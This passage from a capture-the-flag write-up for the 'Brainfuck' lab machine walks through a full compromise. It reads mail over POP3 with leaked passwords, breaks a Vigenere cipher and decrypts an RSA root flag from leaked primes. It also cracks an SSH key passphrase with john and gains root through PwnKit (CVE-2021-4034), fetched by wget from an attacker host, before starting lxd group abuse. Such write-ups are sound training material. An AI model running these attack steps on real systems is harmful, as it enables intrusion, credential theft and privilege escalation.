
Although the password is masked, its plaintext value can be retrieved by inspecting the source.

TCP110 - POP3:
This HackTricks page provides a nice guide on how to interact with a mail server. An email client such as Thunderbird can be used to connect to the server, but the easiest way to do so is via nc:
┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ nc brainfuck.htb 110 +OK Dovecot ready. USER orestis +OK PASS kHGuERB29DNiNE +OK Logged in.
There’s two mails in this mailbox.
list
+OK 2 messages:
1 977
2 514
The first mail is just the default email received when setting up a WordPress site, nothing interesting found here.
retr 1
+OK 977 octets
Return-Path: <www-data@brainfuck.htb>
X-Original-To: orestis@brainfuck.htb
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 33)
	id 7150023B32; Mon, 17 Apr 2017 20:15:40 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: New WordPress Site
X-PHP-Originating-Script: 33:class-phpmailer.php
Date: Mon, 17 Apr 2017 17:15:40 +0000
From: WordPress <wordpress@brainfuck.htb>
Message-ID: <00edcd034a67f3b0b6b43bab82b0f872@brainfuck.htb>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8

Your new WordPress site has been successfully set up at:

https://brainfuck.htb

You can log in to the administrator account with the following information:

Username: admin
Password: The password you chose during the install.
Log in here: https://brainfuck.htb/wp-login.php

We hope you enjoy your new site. Thanks!

--The WordPress Team
https://wordpress.org/
However, the second one is from the secret forum, and contains another set of credentials for orestis.
retr 2
+OK 514 octets
Return-Path: <root@brainfuck.htb>
X-Original-To: orestis
Delivered-To: orestis@brainfuck.htb
Received: by brainfuck (Postfix, from userid 0)
	id 4227420AEB; Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
To: orestis@brainfuck.htb
Subject: Forum Access Details
Message-Id: <20170429101206.4227420AEB@brainfuck>
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
From: root@brainfuck.htb (root)

Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9UmdO

Regards
Secret Forum:
With the new set of credentials, I can now log in to the secret forum as orestis. There’s two more threads found here.

I’ll check “SSH Access” first:

It’s a pretty savage conversation between orestis and admin, and mentioned that SSH now only accepts key-based authentication. It’s also worth noting that all of orestis’ messages ends with “Orestis - Hacking for fun and profit”.
Based on their conversation, the second thread should contain information about the SSH key, but all messages are encrypted.

Notice that all of orestis’ messages end with 6 words, each time the same length. I’m guessing those are the encrypted version of his signature “Orestis - hacking for fun and profit”. This is likely a Vigenere cipher, which essentially loops over the key and shifts each letter of the plaintext based on the key character.
I’m not good at explaining cryptography, so here’s a page that describes the algorithm in more details and with several examples.
Breaking Vigenere Cipher:
Since the ciphertext and part of the plaintext are known, it’s possible to extract the encryption key by comparing each letter of the plaintext with the corresponding letter of the ciphertext. I’ll do this with a Python script:
def crack(pt, enc):
    chars = "abcdefg"
    print(f"pt : {pt}")
    print(f"enc: {enc}")
    # enc = pt + key (mod 26)
    # key = enc - pt (mod 26)
    print("key: ", end="")
    for i in range(len(pt)):
        if pt[i].isalpha():
            key = (ord(enc[i]) - ord(pt[i])) % 26
            print(chr(key + ord('a')), end='')
        else:
            # ignore whitespace
            print(' ', end='')
    print("")
    return

def main():
    orig = "Orestis - Hacking for fun and profit"

    enc1 = "Pieagnm - Jkoijeg nbw zwx mle grwsnn"
    enc2 = "Wejmvse - Fbtkqal zqb rso rnl cwihsf"
    enc3 = "Qbqquzs - Pnhekxs dpi fca fhf zdmgzt"

    crack(orig, enc1)
    print()

    crack(orig, enc2)
    print()

    crack(orig, enc3)
    return

main()
and the key is likely fuckmybrain.
┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ python crack.py pt : Orestis - Hacking for fun and profit enc: Pieagnm - Jkoijeg nbw zwx mle grwsnn key: brainfu ckmybra inf uck myb rainfu pt : Orestis - Hacking for fun and profit enc: Wejmvse - Fbtkqal zqb rso rnl cwihsf key: infuckm ybrainf uck myb rai nfuckm pt : Orestis - Hacking for fun and profit enc: Qbqquzs - Pnhekxs dpi fca fhf zdmgzt key: ckmybra infuckm ybr ain fuc kmybra
With the key, I can decrypt all the messages. The GeeksforGeeks page linked above contains a Python decrypt function, which I modified slightly to make it print out all the decrypted messages. decode.fr also has a Vigenere decoding page.
def decrypt(enc, key):
    keylen = len(key)
    index = 0
    for i in range(len(enc)):
        if enc[i].isalpha():
            # pt = enc - key (mod 26)
            k = index % keylen
            pt = (ord(enc[i].lower()) - ord(key[k]) + 26) % 26
            pt += ord('a')
            if enc[i].isupper():
                print(chr(pt).upper(), end="")
            else:
                print(chr(pt), end="")
            index += 1
        else:
            # ignore non-alphabetic characters
            print(enc[i], end="")
    print()
    print()
    return

def main():
    key = "fuckmybrain"

    messages = [
        "Mya qutf de buj otv rms dy srd vkdof :)\nPieagnm - Jkoijeg nbw zwx mle grwsnn",
        "Xua zxcbje iai c leer nzgpg ii uy...",
        "Ufgoqcbje....\nWejmvse - Fbtkqal zqb rso rnl cwihsf",
        "Ybgbq wpl gw lto udgnju fcpp, C jybc zfu zrryolqp zfuz xjs rkeqxfrl ojwceec J uovg :)\nmnvze://zsrivszwm.rfz/8cr5ai10r915218697i1w658enqc0cs8/ozrxnkc/ub_sja",
        "Si rbazmvm, Q'yq vtefc gfrkr nn ;)\nQbqquzs - Pnhekxs dpi fca fhf zdmgzt"
        ]

    for msg in messages:
        decrypt(msg, key)

    return

main()
The decrypted messages are as follows:
Orestis: Hey give me the url for my key bitch :)
Admin: Say please and i just might do so…
Orestis: Pleeeease….
Admin: There you go you stupid fuck, I hope you remember your key password because I dont :) https://brainfuck.htb/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa
Orestis: No problem, I’ll brute force it ;)
Once again it’s quite savage, and the URL points to the SSH key.
┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ curl https://brainfuck.htb/8ba5aa10e915218697d1c658cdee0bb8/orestis/id_rsa -k -----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,6904FEF19397786F75BE2D7762AE7382 mneag/YCY8AB+OLdrgtyKqnrdTHwmpWGTNW9pfhHsNz8CfGdAxgchUaHeoTj/rh/ B2nS4+9CYBK8IR3Vt5Fo7PoWBCjAAwWYlx+cK0w1DXqa3A+BLlsSI0Kws9jea6Gi W1ma/V7WoJJ+V4JNI7ufThQyOEUO76PlYNRM9UEF8MANQmJK37Md9Ezu53wJpUqZ 7dKcg6AM/o9VhOlpiX7SINT9dRKaKevOjopRbyEFMliP01H7ZlahWPdRRmfCXSmQ zxH9I2lGIQTtRRA3rFktLpNedNPuZQCSswUec7eVVt2mc2Zv9PM9lCTJuRSzzVum oz3XEnhaGmP1jmMoVBWiD+2RrnL6wnz9kssV+tgCV0mD97WS+1ydWEPeCph06Mem dLR2L1uvBGJev8i9hP3thp1owvM8HgidyfMC2vOBvXbcAA3bDKvR4jsz2obf5AF+ Fvt6pmMuix8hbipP112Us54yTv/hyC+M5g1hWUuj5y4xovgr0LLfI2pGe+Fv5lXT mcznc1ZqDY5lrlmWzTvsW7h7rm9LKgEiHn9gGgqiOlRKn5FUl+DlfaAMHWiYUKYs LSMVvDI6w88gZb102KD2k4NV0P6OdXICJAMEa1mSOk/LS/mLO4e0N3wEX+NtgVbq ul9guSlobasIX5DkAcY+ER3j+/YefpyEnYs+/tfTT1oM+BR3TVSlJcOrvNmrIy59 krKVtulxAejVQzxImWOUDYC947TXu9BAsh0MLoKtpIRL3Hcbu+vi9L5nn5LkhO/V gdMyOyATor7Amu2xb93OO55XKkB1liw2rlWg6sBpXM1WUgoMQW50Keo6O0jzeGfA VwmM72XbaugmhKW25q/46/yL4VMKuDyHL5Hc+Ov5v3bQ908p+Urf04dpvj9SjBzn schqozogcC1UfJcCm6cl+967GFBa3rD5YDp3x2xyIV9SQdwGvH0ZIcp0dKKkMVZt UX8hTqv1ROR4Ck8G1zM6Wc4QqH6DUqGi3tr7nYwy7wx1JJ6WRhpyWdL+su8f96Kn F7gwZLtVP87d8R3uAERZnxFO9MuOZU2+PEnDXdSCSMv3qX9FvPYY3OPKbsxiAy+M wZezLNip80XmcVJwGUYsdn+iB/UPMddX12J30YUbtw/R34TQiRFUhWLTFrmOaLab Iql5L+0JEbeZ9O56DaXFqP3gXhMx8xBKUQax2exoTreoxCI57axBQBqThEg/HTCy IQPmHW36mxtc+IlMDExdLHWD7mnNuIdShiAR6bXYYSM3E725fzLE1MFu45VkHDiF mxy9EVQ+v49kg4yFwUNPPbsOppKc7gJWpS1Y/i+rDKg8ZNV3TIb5TAqIqQRgZqpP CvfPRpmLURQnvly89XX97JGJRSGJhbACqUMZnfwFpxZ8aPsVwsoXRyuub43a7GtF 9DiyCbhGuF2zYcmKjR5EOOT7HsgqQIcAOMIW55q2FJpqH1+PU8eIfFzkhUY0qoGS EBFkZuCPyujYOTyvQZewyd+ax73HOI7ZHoy8CxDkjSbIXyALyAa7Ip3agdtOPnmi 6hD+jxvbpxFg8igdtZlh9PsfIgkNZK8RqnPymAPCyvRm8c7vZFH4SwQgD5FXTwGQ -----END RSA PRIVATE KEY-----
The key itself is password protected, so I’ll send it to john for cracking, and found the passphrase: 3poulakia!.
┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ ssh2john orestis.key > orestis.hash ┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ john --wordlist=/usr/share/wordlists/rockyou.txt orestis.hash Using default input encoding: UTF-8 Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64]) Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes Cost 2 (iteration count) is 1 for all loaded hashes Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status 3poulakia! (orestis.key) 1g 0:00:00:10 DONE (2024-02-27 21:36) 0.09765g/s 1216Kp/s 1216Kc/s 1216KC/s 3q60zh..3pornuthin Use the "--show" option to display all of the cracked passwords reliably Session completed.
With this, I can SSH into the box as orestis and grab the user flag.
┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ chmod 600 orestis.key ┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ ssh orestis@brainfuck.htb -i orestis.key Warning: Permanently added 'brainfuck.htb' (ED25519) to the list of known hosts. Enter passphrase for key 'orestis.key': Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage 0 packages can be updated. 0 updates are security updates. You have mail. Last login: Mon Oct 3 19:44:28 2022 from 10.10.14.23 orestis@brainfuck:~$ id uid=1000(orestis) gid=1000(orestis) groups=1000(orestis),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),121(lpadmin),122(sambashare)
User Flag:
orestis@brainfuck:~$ cat user.txt 2c11cfbc************************
Escalation from orestis:
orestis@brainfuck:~$ ls -la total 56 drwxr-xr-x 7 orestis orestis 4096 Oct 3 2022 . drwxr-xr-x 3 root root 4096 Sep 15 2022 .. lrwxrwxrwx 1 root root 9 Sep 15 2022 .bash_history -> /dev/null -rw-r--r-- 1 orestis orestis 220 Apr 13 2017 .bash_logout -rw-r--r-- 1 orestis orestis 3771 Apr 13 2017 .bashrc drwx------ 2 orestis orestis 4096 Sep 15 2022 .cache drwxr-xr-x 3 root root 4096 Sep 15 2022 .composer -rw------- 1 orestis orestis 619 Apr 29 2017 debug.txt -rw-rw-r-- 1 orestis orestis 580 Apr 29 2017 encrypt.sage drwx------ 3 orestis orestis 4096 Sep 15 2022 mail -rw------- 1 orestis orestis 329 Apr 29 2017 output.txt -rw-r--r-- 1 orestis orestis 655 Apr 13 2017 .profile drwx------ 8 orestis orestis 4096 Sep 15 2022 .sage drwx------ 2 orestis orestis 4096 Sep 15 2022 .ssh -r-------- 1 orestis orestis 33 Apr 29 2017 user.txt
There’s several interesting files found in his home directory.
encrypt.sage:
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)


c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
It’s a pretty straightforward Sage script that reads the root flag, encrypt it with RSA, and stores the ciphertext in output.txt.
Encrypted Password: 44641914821074071930297814589851746700593470770417111804648920018396305246956127337150936081144106405284134845851392541080862652386840869768622438038690803472550278042463029816028777378141217023336710545449512973950591755053735796799773369044083673911035030605581144977552865771395578778515514288930832915182
RSA Encryption:
I’ll let this page to do the explanation of RSA. The security of RSA heavily relies on the two large primes (p and q) being kept secret. However, the Sage script writes both p and q into debug.txt, as well as the public exponent (e). This is essentially exposing its private key, which makes decryption possible.
Root Flag:
This thread basically describes the exact scenario we’re facing, and it also contains a Python decrypt script. I’ll slightly modify it as well as updating the values:
def egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y

def fromhex(hex):
    ascii = ""
    for i in range(0, len(hex), 2):
        dec = int(hex[i:i+2], 16)
        ascii += chr(dec)
    return ascii

def main():

    p = 7493025776465062819629921475535241674460826792785520881387158343265274170009282504884941039852933109163193651830303308312565580445669284847225535166520307
    q = 7020854527787566735458858381555452648322845008266612906844847937070333480373963284146649074252278753696897245898433245929775591091774274652021374143174079
    e = 30802007917952508422792869021689193927485016332713622527025219105154254472344627284947779726280995431947454292782426313255523137610532323813714483639434257536830062768286377920010841850346837238015571464755074669373110411870331706974573498912126641409821855678581804467608824177508976254759319210955977053997
    ct = 44641914821074071930297814589851746700593470770417111804648920018396305246956127337150936081144106405284134845851392541080862652386840869768622438038690803472550278042463029816028777378141217023336710545449512973950591755053735796799773369044083673911035030605581144977552865771395578778515514288930832915182

    # compute n
    n = p * q

    # Compute phi(n)
    phi = (p - 1) * (q - 1)

    # Compute modular inverse of e
    gcd, a, b = egcd(e, phi)
    d = a

    print( "n:  " + str(d) );

    # Decrypt ciphertext
    pt = pow(ct, d, n)
    print( "pt: " + str(pt) )
    print( "pt(hex): " + str(hex(pt)) )
    print( "flag: " + fromhex(str(hex(pt))[2:]))

if __name__ == "__main__":
    main()
And like that, the root flag is owned.
orestis@brainfuck:~$ python rsa.py n: 8730619434505424202695243393110875299824837916005183495711605871599704226978295096241357277709197601637267370957300267235576794588910779384003565449171336685547398771618018696647404657266705536859125227436228202269747809884438885837599321762997276849457397006548009824608365446626232570922018165610149151977 pt: 24604052029401386049980296953784287079059245867880966944246662849341507003750 pt(hex): 0x3665666331613564626238393034373531636536353636613330356262386566 flag: 6efc1a5d************************
Root Shell:
The intended exploit chain ends on the RSA decryption, as a path for root shell wasn’t designed by the creator. Because the box is now 7 years old, there are 2 ways to escalate to root.
PwnKit (CVE-2021-4034):
The first way is to exploit PwnKit. At this point it’s a pretty well-known exploit that plagues many old Linux servers, and many exploit code can be found. I’ll transfer this one to the box.
orestis@brainfuck:/tmp$ wget http://10.10.14.20:8000/main.zip --2024-02-27 14:05:25-- http://10.10.14.20:8000/main.zip Connecting to 10.10.14.20:8000... connected. HTTP request sent, awaiting response... 200 OK Length: 6457 (6.3K) [application/zip] Saving to: ‘main.zip’ main.zip 100%[=================>] 6.31K --.-KB/s in 0.002s 2024-02-27 14:05:26 (2.78 MB/s) - ‘main.zip’ saved [6457/6457] orestis@brainfuck:/tmp$ unzip main.zip Archive: main.zip 55d60e381ef90463ed35f47af44bf7e2fbc150d4 creating: CVE-2021-4034-main/ inflating: CVE-2021-4034-main/.gitignore inflating: CVE-2021-4034-main/LICENSE inflating: CVE-2021-4034-main/Makefile inflating: CVE-2021-4034-main/README.md inflating: CVE-2021-4034-main/cve-2021-4034.c inflating: CVE-2021-4034-main/cve-2021-4034.sh creating: CVE-2021-4034-main/dry-run/ inflating: CVE-2021-4034-main/dry-run/Makefile inflating: CVE-2021-4034-main/dry-run/dry-run-cve-2021-4034.c inflating: CVE-2021-4034-main/dry-run/pwnkit-dry-run.c inflating: CVE-2021-4034-main/pwnkit.c
gcc and make are both available, so I’ll compile it on the box and run it.
orestis@brainfuck:/tmp/CVE-2021-4034-main$ make cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c cc -Wall cve-2021-4034.c -o cve-2021-4034 echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules mkdir -p GCONV_PATH=. cp -f /bin/true GCONV_PATH=./pwnkit.so:. orestis@brainfuck:/tmp/CVE-2021-4034-main$ ./cve-2021-4034 root@brainfuck:/tmp/CVE-2021-4034-main# id uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),121(lpadmin),122(sambashare),1000(orestis)
LXD Group Abuse:
The other way is to abuse the lxd group, which orestis is a member of.
orestis@brainfuck:~$ id uid=1000(orestis) gid=1000(orestis) groups=1000(orestis),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),121(lpadmin),122(sambashare)
HackTricks has a nice guide on how to exploit this. I’ll first build an Alpine image following its walkthrough.
┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ git clone https://github.com/saghul/lxd-alpine-builder Cloning into 'lxd-alpine-builder'... remote: Enumerating objects: 50, done. remote: Counting objects: 100% (8/8), done. remote: Compressing objects: 100% (6/6), done. remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42 Receiving objects: 100% (50/50), 3.11 MiB | 5.09 MiB/s, done. Resolving deltas: 100% (15/15), done. ┌──(ch3ng㉿localhost)-[~/machines/brainfuck] └─$ cd lxd-alpine-builder ┌──(ch3ng㉿localhost)-[~/machines/brainfuck/lxd-alpine-builder] └─$ sed -i 's,yaml_path="latest-stable/releases/$apk_arch/latest-releases.yaml",yaml_path="v3.8/releases/$apk_arch/latest-releases.yaml",' build-alpine ┌──(ch3ng㉿localhost)-[~/machines/brainfuck/lxd-alpine-builder] └─$ sudo ./build-alpine -a i686 Determining the latest release... v3.8 Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.8/main/x86 Downloading alpine-keys-2.1-r1.apk tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' tar: Ignoring unknown extended header keyword 